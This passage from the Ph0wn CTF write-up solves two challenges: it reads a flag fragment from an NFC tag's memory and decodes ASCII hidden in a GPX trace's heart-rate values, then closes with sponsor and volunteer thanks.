
From the help pages of thnxtags, we see the tags also have a **NFC** chip. So, we need to scan NFC. There are several options:

- Using a NFC app, such as NFC Tools, on a NFC-capable smartphone.
- Using a Flipper Zero
- Using any other sort of NFC reader…


17:04
NFC Tools
LIRE
ECRIRE
AUTRE
TÂCHES
0x0044
SAK
0x00
Signature
Invalide
Protégé par mot de passe
Non
Informations mémoire
180 bytes : 45 pages (4 bytes par page)
Format des données
NFC Forum Type 2
Taille
20 / 142 Bytes
Ecriture possible
Oui
Lecture seule possible
Oui
Enregistrement 1 - UTF-8 (en) : text/plain
X=nicemustang


There is a text/plain note which says “X=nicemustang”.

We can also find the note by reading the memory “raw”:


17:08
Lire la mémoire : HEX
Addr. 02 : BCC1 / INT. / LOCK0 - LOCK1
CA:48:00:00
Addr. 03 : OTP0 - OTP3
E1:10:12:00
Addr. 04 : DATA
03:14:D1:01
Addr. 05 : DATA
10:54:02:65
Addr. 06 : DATA
6E:58:3D:6E
Addr. 07 : DATA
69:63:65:6D
Addr. 08 : DATA
75:73:74:61
Addr. 09 : DATA
6E:67:FE:00
Addr. 0A : DATA
36:37:32:65
Addr. 0B : DATA
65:35:65:34

Note the hex chars `583d6e6963656d757374616e67` starting at Address 6 and ending at Address 9.

Or you can see it on the Flipper Zero:



And decode the ASCII with CyberChef Hex.

Flag

We have both parts of the flag: `ph0wn{found_your_keys_X}` and `X=nicemustang`. So the flag is `ph0wn{found_your_keys_nicemustang}`.

Sunday Training by Pr TTool

You are provided with a GPX trace - nothing out of the ordinary. If you open it, for example in Google Earth, you'll notice that the trace follows the famous path around Cap d'Antibes. The locations and altitudes seem accurate, so everything looks fine at first glance.

However, when examining the elevation profile, speed, and heart rate data, you'll notice something unusual: the heart rate values seem abnormal.




Figure 63: Screen capture in google earth

In fact, an ASCII stream of characters is hidden within the hr element of the extension elements in the GPX trace. “hr” stands for “heart rate,” which is a very common extension element in GPX files.

```
<trkpt lat="43.553913" lon="7.137028">
                <ele>0.000000</ele>
                <time>2024-10-15T09:37:40Z</time>
                <extensions>
                    <gpxtpx:TrackPointExtension>
                        <gpxtpx:hr>112</gpxtpx:hr>
                    </gpxtpx:TrackPointExtension>
                </extensions>
            </trkpt>
            <trkpt lat="43.553920" lon="7.137040">
                <ele>0.000000</ele>
                <time>2024-10-15T09:37:44Z</time>
                <extensions>
                    <gpxtpx:TrackPointExtension>
                        <gpxtpx:hr>104</gpxtpx:hr>
                    </gpxtpx:TrackPointExtension>
                </extensions>
            </trkpt>
```

To solve this, the approach is to load the GPX file and extract the values of the gpxtpx:hr element:

```
$ grep -o '<gpxtpx:hr>[0-9]\+</gpxtpx:hr>' walk.gpx | sed 's/<[^>]*>//g
    ' | while read -r ascii; do printf "\\$(printf '%03o' "$ascii")";
    done; echo
```

Thanks

Free events are free to you because sponsors pay for you. If you want to keep Ph0wn free, please ask your employer to sponsor us: contact@ph0wn.org

Many thanks to our sponsors:

- **Fortinet** who, among many other things, supplies lots of network equipment and Ph0wn's lunch.
- **RingZer0**, who's been supporting us for a long time,
- **SERMA**, whose support, enthusiasm and workshops go to our heart,
- **PentHertz**, a easy going sponsor we can count on,
- **Hardwear.io** who supplied most of the CTF prizes,
- **Texplained** for the Ph0wn Warm Up / SHL event!
- **Hydrabus**, best hardware tool ever?
- **Cube** Escape Game, who kindly answered to our sponsor request.

We also express our gratitude to our employers: **Fortinet, Telecom Paris, Norton Research Group, Eurecom, LAAS**, who support Ph0wn, and to the **University Nice Cote d'Azur** who supplies the venue.

Thanks to our workshop speakers (alphabetic order). Creating a workshop is very time consuming:

- Maximilien Bouchez
- Romain Cayre
- Damien Cauquil
- Nabil Hamzi
- Cédric Lucas
- Nicolas Oberli
- Jules Sarran
- Karim Sudki

Thanks to our external challenge creators, helpers, and ph0wn volunteers (alphabetic order):

- Alexey Andriyashin
- Guerric Eloi

- Fabrice Francès
- Travis Goodspeed
- Aurélien Hernandez
- Letitia Li
- Nicolas Oberli
- Nicolas Rouvière
- Saumil Shah
- Karim Sudki

What's next?

If you live close to Sophia Antipolis, check out the activities of Sophia Hack Lab. They are going to propose regular *Ph0wn Warm Up* sessions, where you'll play CTF, or learn IoT hacking.

Also, we need **sponsors for the next edition**! Please ask your employers to sponsor us. We typically needs sponsor which provide:

1. **Equipment**. 20x the same device, and we can make a challenge out of it! But we need that early! Before June!
2. **Prizes**.
3. **Money**. Especially for speaker and organizer travel costs.

It is especially helpful if we can get *early* sponsors (before June), because we can plan ahead.

> Contact us on contact@ph0wn.org